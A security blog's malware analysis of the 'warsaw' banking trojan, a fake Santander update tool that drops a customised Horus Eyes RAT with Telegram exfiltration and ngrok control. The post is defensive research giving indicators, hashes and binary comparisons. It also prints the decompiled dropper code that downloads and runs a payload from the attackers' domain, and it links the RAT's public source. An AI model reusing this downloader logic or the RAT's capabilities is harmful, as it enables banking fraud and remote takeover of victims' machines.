

The clandestine Horus Eyes RAT: From the underground to criminals' arsenal

 seguranca-informatica.pt/the-clandestine-horus-eyes-rat-from-the-underground-to-criminals-arsenal/

August 5, 2021

The clandestine Horus Eyes RAT: From the underground to criminals' arsenal.

Nowadays, the volume of banking trojans have increased both in number and sophistication with criminals bringing more and more potent cyberweapons from the underground as a way of equipping their malicious arsenal. This kind of phenomenon is precisely connected to the criminals' mindset: **cause less noise, keep threats in the wild for as long as possible, and thereby impacting users on a large scale.**

Overview

In this article, we are writing about a newly discovered trojan banker called "**warsaw**" by its developers from Latin America. Developed in .NET and using the recent and undercover HorusEyes RAT to fully compromise victims' machines, this is the first time a threat is using this RAT during its operation.

The warsaw trojan banker built-in .NET uses the first stage to lure the victim to install the 2nd stage on their machine. Then, the second binary – **a customized version of the Horus Eyes RAT** – creates persistence, collects some details about the infected machines such as computer name, username, OS version, CPU/architecture, and Language, and uses a mechanism of capturing details from opened foreground windows matching its name with a specific hardcoded string. Finally, all the data is sent to the criminals' side through a Telegram bot/channel.

Since this malware is a custom development of Horus Eyes RAT, it inherits the entire RAT engine. In detail, criminals use a ngrok TCP tunnel hosted on AWS EC2 instance to establish communication with victims' machines.

Horus Eyes RAT is the name of the recent upgrade of an old RAT called SpyBoxRat, which comes from underground forums. It was released in the wild on GitHub by its developer in 2021. The criminals behind the warsaw trojan banker are taking advantage of this RAT to allegedly control the victims' computers after the initial infection.




Figure 1: High-level diagram of the usage of Horus Eyes RAT in the warsaw banking trojan and its modus operandi.

Key findings

- Warsaw trojan banker tries to trick victims into proceeding with the infection chain using an overlay window from a popular bank.
- The loader (2nd stage) – a customized version of the Horus Eyes RAT – is downloaded and it creates persistence via the Windows registry and scans the machine for sensitive files, juicy data, running processes, Windows Certificate Store, and so on.
- Foreground windows are captured and matched with substring “santander”.
- Details are sent to a Telegram channel under criminals’ control.
- Horus Eyes RAT is installed in the background during the banking trojan execution, and it connects back to the criminals’ side via a ngrok TCP URL also hardcoded inside the trojan binary.

Threat analysis in-depth

In this section, we are going through the details of this threat, analyzing step-by-step this banking trojan, how it operates, what kind of data is exfiltrated, and later learn about the Horus Eyes RAT – the cyber weapon used by warsaw developers to fully compromise the victims’ machines.

Warsaw trojan banker – the 1st stage

Filename: SantanderModulo.exe / warsaw-19-07-2021.exe

MD5: C396FCD76492FD9CC11E622B6C432412

Creation date: 16-02-2021

The first alert on this banking trojan was triggered by the **0xSI_f33d** engine agents that reported a new and suspicious domain. After interacting with the domain, a new PE file is downloaded in a form of an EXE. During this investigation, we cannot understand how this threat was operated, or even if it was spread by malware operators.




Figure 2: Download of the trojan banker 1st stage from the Internet.

By looking at the whois registry, we can learn the domain was created two days before the 0xSI_f33d detection. At the first glance, criminals were preparing a new malware wave and using that domain to download additional malware stages.

```
modoseguranca.]com  
Creation Date: 2021-07-29T18:03:43Z  
Updated Date: 2021-07-29T18:03:47Z | 2021-07-29T20:03:50Z  
45.132.242.]60
```

The URL is hardcoded inside the binary with the full path to the 2nd stage (*loader.exe* / *stub.exe*). Also, the full path of the PDB file; an interesting artifact for tracking and learning about criminals' movements, telemetry, their activities, and how the threat is disseminated; was found. Notice that, at the moment we analyzed the sample, only 2 AV engines classified this 1st stage as malicious (details based on the VirusTotal).

VT detection 2/68

engine (68/68)	score (2/68)	date (dd.mm.yyyy)	age (days)
APEX	Malicious	01.08.2021	1
BitDefenderTheta	Gen:NN.ZemsiIF.34050.Vm0@aikwn5o	21.07.2021	12
Bkav	clean	02.08.2021	0
Lionic	clean	02.08.2021	0
Elastic	clean	10.07.2021	23
MicroWorld-eScan	clean	02.08.2021	0
FireEye	clean	02.08.2021	0

indicator (28)	detail
The file references string(s) tagged as blacklist	count: 2
The file references a URL pattern	url: 16.0.0.0
The file references a URL pattern	url: 16.10.0.0
The file references a URL pattern	url: https://www.modoseguranca.com/loader.exe
The time-stamp of the compiler is suspicious	year: 2102
The time-stamp of a directory is suspicious	type: debug
The file is scored by virustotal	score: 2/68
The manifest identity has been detected	name: MyApplication.app
The original name of the file has been detected	name: SantanderModulo.exe
The file references debug symbols	file: c:\users\ada\source\repos\santandermodulo\santandermodulo\obj\debug\santandermodulo.pdb
The file checksum is invalid	checksum: 0x00000000

Figure 3: VirusTotal detection, hardcoded URL (2nd stage), and path of the PDB file.

Going into the details

As present in Figure 4, we can observe the internal name of this trojan “warsaw”, and some details such as the Assembly version, Target framework, and the initial entry point.

```
SantanderModulo (2.0.0.0) x
1 // C:\Users\dude\Desktop\warsaw-19-07-2021.exe
2 // SantanderModulo, Version=2.0.0.0, Culture=neutral, PublicKeyToken=null
3 // Entry point: SantanderModulo.Program.Main
4 // Timestamp: 20210719 190721
5
6
7 using System;
8 using System.Diagnostics;
9 using System.Reflection;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("2.0.0.0")]
15 [assembly: CompilationRelaxations(8)]
16 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
17 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
18     DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
19 [assembly: AssemblyTitle("warsaw")]
20 [assembly: AssemblyDescription("Modulo de instanciação warsaw")]
21 [assembly: AssemblyCompany("warsaw")]
22 [assembly: AssemblyProduct("warsaw")]
23 [assembly: AssemblyCopyright("Copyright © 2021 warsaw")]
24 [assembly: AssemblyTrademark("")]
25 [assembly: ComVisible(false)]
26 [assembly: Guid("c56c9204-5b3a-4539-9138-a7d13d8cb53b")]
27 [assembly: AssemblyFileVersion("4.1.0.0")]
28 [assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
29
```

Figure 4: Details about the 1st stage of warsaw banking trojan.

By analyzing the trojan source code, we can notice the interesting routine is inside **button1**. In short, the 2nd stage is downloaded into the “**AppData/Local/Temp**” folder, executed in runtime, and a message is presented as a way of informing the victim that the process was successfully completed.

```
4 private static void Main()
5 {
6     Application.EnableVisualStyles();
7     Application.SetCompatibleTextRenderingDefault(false);
8     Application.Run(new warsaw()); app start
9 }
10
```

```
private void button1_Click(object sender, EventArgs e)
{
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityPr
    Uri address = new Uri("https://www.modoseguranca.com/loader.exe");
    this.filename = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Temp/warsaw-19-07-2021.exe")
    try
    {
        bool flag = File.Exists(this.filename);
        if (flag)
        {
            File.Delete(this.filename);
        }
        WebClient webClient = new WebClient();
        webClient.DownloadFileAsync(address, this.filename);
        webClient.DownloadProgressChanged += this.wc_DownloadProgressChanged;
        webClient.DownloadFileCompleted += this.wc_DownloadFileCompleted;
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.Message.ToString());
    }
}
```

download warsaw 2nd stage

```
private void wc_DownloadFileCompleted(object sender, AsyncCompletedEventArgs e)
{
    bool flag = e.Error == null;
    if (flag)
    {
        Process.Start(this.filename);
        MessageBox.Show("A atualização foi iniciada com sucesso\nPor favor siga as orientações do(a) Atendente", "Atualização Iniciada");
        base.Close();
        Application.Exit();
    }
    else
    {
        MessageBox.Show("Incapaz de baixar a Atualização, por favor verifique sua conexão", "Falha na atualização");
    }
}
```

msgbox confirming the success of the operation

Figure 5: Download of the 2nd stage of the warsaw banking trojan into the AppData/Local/Temp folder.

Then, the malware obtains the “**Environment.SpecialFolder.LocalApplicationData**” folder from the victim’s machine and downloads the warsaw 2nd stage into it and executes it.




Figure 6: 2nd stage download into the AppData/Local/Temp folder and executed.

The GUI behind the process previously described is simple and presented by the following .NET bait window.






Figure 7: GUI of the 1st stage of warsaw banking trojan in order to lure the victims to execute the malware.

Warsan trojan banker – the 2nd stage & RAT

Filename: Stub.exe / loader.exe

MD5: 8DF8BD1A1062E051AD3092BF58E69400

CPU: x64

The 2nd stage of the warsaw banking trojan is an upgrade of the Horus Eyes RAT source code. Since the RAT source code is now available on GitHub, criminals can get it and introduce new functionalities and TTPs in order to improve their malicious arsenal.


The new features implemented in this customized version are:

- A registry key on CurrentVersion/Run entry in order to auto-exec the trojan at the OS startup.
- Implementation of a notification mechanism via Telegram to inform criminals when the victims' are accessing or navigating on a target bank portal.
- After that, criminals use the full capabilities of the RAT to gain full control over the victims' machines.

By analyzing the binary, we understand that some resources were embedded and probably they could be implanted in runtime during the trojan execution (Horus Eyes RAT binaries hardcoded in the left-side below). On the right side, all the available routines that come from

the original RAT with other ones developed by criminals.

warsaw trojan capabilities



Horus Eyes RAT binaries hardcoded

Load and resolve assembly
Start RAT in runtime





Figure 8: Big picture of the warsaw trojan based on the Horus Eyes RAT.

In order to confirm the origin of the warsaw trojan, we found the moment the resource files were loaded into the memory via Assembly Reflection. The name of the injected file is **“options.dll”**, part of *modus operandi* and **dependencies of the Horus Eyes RAT**.

https://github.com/arsium/HorusEyesRat_Public/blob/master/Options/obj/Release/Options.dll




Figure 9: Hardcoded resource dumped from memory (Options.dll) during the trojan runtime.

By comparing the extracted file named “r1.bin“, and the original file “Options.dll” downloaded from the GitHub page, we can prove that we are facing an upgrade of the Horus Eyes RAT; only the PDB path seems different between the files analyzed below. More, 131 well-formatted strings were detected in both files.

DLL extracted from memory (warsaw) Original DLL from GitHub

The image displays a side-by-side comparison of two DLL files: 'r1.bin' (extracted from memory) and 'Options.dll' (original from GitHub). Both files are shown in a directory tree view, revealing identical structures including DOS Header, DOS stub, NT Headers, Signature, File Header, Optional Header, Section Headers, and Sections (.text, .rsrc, .reloc). The entry point (EP) is noted as 107E for r1.bin and 101E for Options.dll. Below the directory views, two hex view windows show identical hex data for the first 70 bytes of both files. At the bottom, a list of 131 strings is displayed for both files, with the only difference being the PDB path: 'Z:\HorusEyesRat-master\Options\obj\Release\Options.pdb' for the extracted file and 'C:\Users\ada\Desktop\HorusEyesRat Public-master\Options\obj\Debug\Options.pdb' for the original file.

Figure 10: Comparison between the extracted DLL and the original RAT DLL.

Matching warsaw with the Horus Eyes RAT available on GitHub

As a way of matching the differences between the original RAT available on GitHub and this newly improved version, we downloaded the original version and compared both.


Third Release

arsium released this on 26 Feb · 11 commits to master since this release


- New API implemented : IPAPI from <https://ip-api.com/>
- New Flags.db (SQLite): all flags have been listed there ! (Contact me if missing one)
- Code Improvements (Plugins + Server)
- Corrected Bugs with Blur ScreenLocker
- Added File Manager : Open File , Download File , Delete File , Put File in Bin , Create Directory
- Corrected : Automation task + Send Plugin
- Client Version Retrograded : .Net 4.5



Assets 3

 HorusEyes.Rat.V0.2.1.0.zip

2.39 MB

 Source code (zip)


 Source code (tar.gz)

Figure 11: Horus Eyes RAT – released on 26th Feb. 2021.

As a start point, we compiled the RAT client and compared it with the warsaw version customized by the criminals. The next images present the similarities between the two versions, including the same sections, internal name, file version, and binary strings.

C:/Users/dude/Desktop/loader.exe

- loader.exe
 - DOS Header
 - EP = 0
 - DOS stub
 - NT Headers
 - Signature
 - File Header
 - Optional Header
 - Section Headers
 - Sections
 - .text
 - .rsrc

C:/Users/dude/Downloads/HorusEyes.Rat.V0.2.1.0/Release/Stubs/Stub_64.exe

- Stub_64.exe
 - DOS Header
 - EP = 0
 - DOS stub
 - NT Headers
 - Signature
 - File Header
 - Optional Header
 - Section Headers
 - Sections
 - .text
 - .rsrc

Raw Hex View Next Diff

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00
10	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00
20	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00
30	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	00
40	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68
50	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F
60	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20
70	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00
80	50	45	00	00	64	86	02	00	6F	8D	23	E5	00	00	00	00
90	00	00	00	00	F0	00	22	00	0B	02	50	00	00	8A	00	00
A0	00	12	00	00	00	00	00	00	00	00	00	00	00	20	00	00
B0	00	00	40	00	00	00	00	00	00	20	00	00	00	02	00	00
C0	04	00	00	00	00	00	00	06	00	00	00	00	00	00	00	00
D0	00	E0	00	00	00	02	00	00	00	00	00	02	00	60	85	
E0	00	00	40	00	00	00	00	00	40	00	00	00	00	00	00	00
F0	00	00	10	00	00	00	00	00	20	00	00	00	00	00	00	00
100	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00
110	00	00	00	00	00	00	00	00	C0	00	00	30	10	00	00	00
120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Raw Hex View Next Diff

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00
10	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00
20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
30	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	00
40	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68
50	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F
60	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20
70	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00
80	50	45	00	00	64	86	02	00	22	45	C1	B6	00	00	00	00
90	00	00	00	00	F0	00	22	00	0B	02	50	00	00	7C	00	00
A0	00	06	00	00	00	00	00	00	00	00	00	00	00	20	00	00
B0	00	00	40	00	00	00	00	00	00	20	00	00	00	02	00	00
C0	04	00	00	00	00	00	00	06	00	00	00	00	00	00	00	00
D0	00	C0	00	00	00	02	00	00	00	00	00	02	00	60	85	
E0	00	00	40	00	00	00	00	00	40	00	00	00	00	00	00	00
F0	00	00	10	00	00	00	00	00	20	00	00	00	00	00	00	00
100	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00
110	00	00	00	00	00	00	00	00	00	00	00	A0	00	D4	04	00
120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Loader.exe (warsaw)

property	value
md5	75C050DF7C22B4CA7F183C322653BE5F
sha1	8406A2832D8DF7913C513475BF2E8CA0C5045E99
sha256	BLDE05AAFA80B30BC6979DD42208FD42AD6BF1FADF98C53A8601BB3580911A10
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
FileDescription	n/a
FileVersion	0.0.0.0
InternalName	Stub.exe
LegalCopyright	n/a
OriginalFilename	Stub.exe
ProductVersion	0.0.0.0
Assembly Version	0.0.0.0

Stub.exe (original)

property	value
md5	E25E693CD008A4804BCBF6DB9EC34C4
sha1	3002D9F3EBE496D5C6BFC5A6C9CF5072AE0E7A61
sha256	5A367722A55965214606B176304C3DC24FFE863FD958A8E5
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
FileDescription	n/a
FileVersion	0.0.0.0
InternalName	Stub_64.exe
LegalCopyright	n/a
OriginalFilename	Stub_64.exe
ProductVersion	0.0.0.0
Assembly Version	0.0.0.0

Loader.exe (warsaw)

property	value
md5	8146AA1C349431A4B745D51C63315301
sha1	6FF4BBE8DDBB3C52A5E7F22416797CC458E3DE67
sha256	F842F4E931B1E9385EE8583D39CD041268E39C410673C86D0968F8E662E1B15F
age	1
size	89 (bytes)
format	RSDS
debugger-stamp	0xE5238D6F (Sat Oct 27 01:33:51 2091)
path	c:\users\dade\Desktop\definir\bb\client\obj\win64\debug\stub.pdb
guid	958107FE-4255-4CF2-8C8-776A4020FFA

Stub.exe (original)

property	value
md5	0497AFBCFD1CB2B666D92A9617858A14
sha1	2F3A366F7828C77B6248C1DFB7B20D1B15B70295
sha256	83E240C0CF4960775A8661F15A1FE763B700892387B6AD138BECD8FD0C4C4
age	1
size	82 (bytes)
format	RSDS
debugger-stamp	0xB6C14522 (Mon Feb 28 03:50:58 2067)
path	z:\horuseyesrat-master\client\obj\win64\release\stub_64.pdb
guid	52225FF1-6247-4C4F-8C37-27EB15A06AC

Loader.exe (warsaw)

Stub.exe (original)

Load	Load
Replace	handle
handle	Create
Create	Write
Write	process
process	Connect
Connect	127.0.0.1
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like G	6.0.0.0
16.0.0.0	Admin
6.0.0.0	Enter
C:\Users\ada\Desktop\definitivo\bb\Client\obj\x64\Debug\Stub.pdb	Stub 64.exe
<?xml version="1.0" encoding="utf-8"?>\r\n<assembly manifestVersion="1.0	kernel32.dll
RegistryKey	user32.dll
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	KernelBase.dll
Admin	ntdll.dll
Enter	System.Net
Stub.exe	Z:\HorusEyesRat-master\Client\obj\x64\Release\Stub 64.pdb
kernel32.dll	Stub 64.exe
user32.dll	Stub 64.exe
KernelBase.dll	Stub 64.exe
ntdll.dll	!This program cannot be run in DOS mode.
System.Net	GetCurrentDirectory
Stub.exe	NetworkStream
Stub.exe	System.Net.Sockets
!This program cannot be run in DOS mode.	TcpClient
GetWindowText	
GetForegroundWindow	
GetCurrentDirectory	
Stub	mscorlib
System.Collections.Generic	System.Collections.Generic
Microsoft.VisualBasic	Microsoft.VisualBasic
set Misc	set Misc
Read	Read
Thread	Thread
isAttached	isAttached
Interlocked	Interlocked
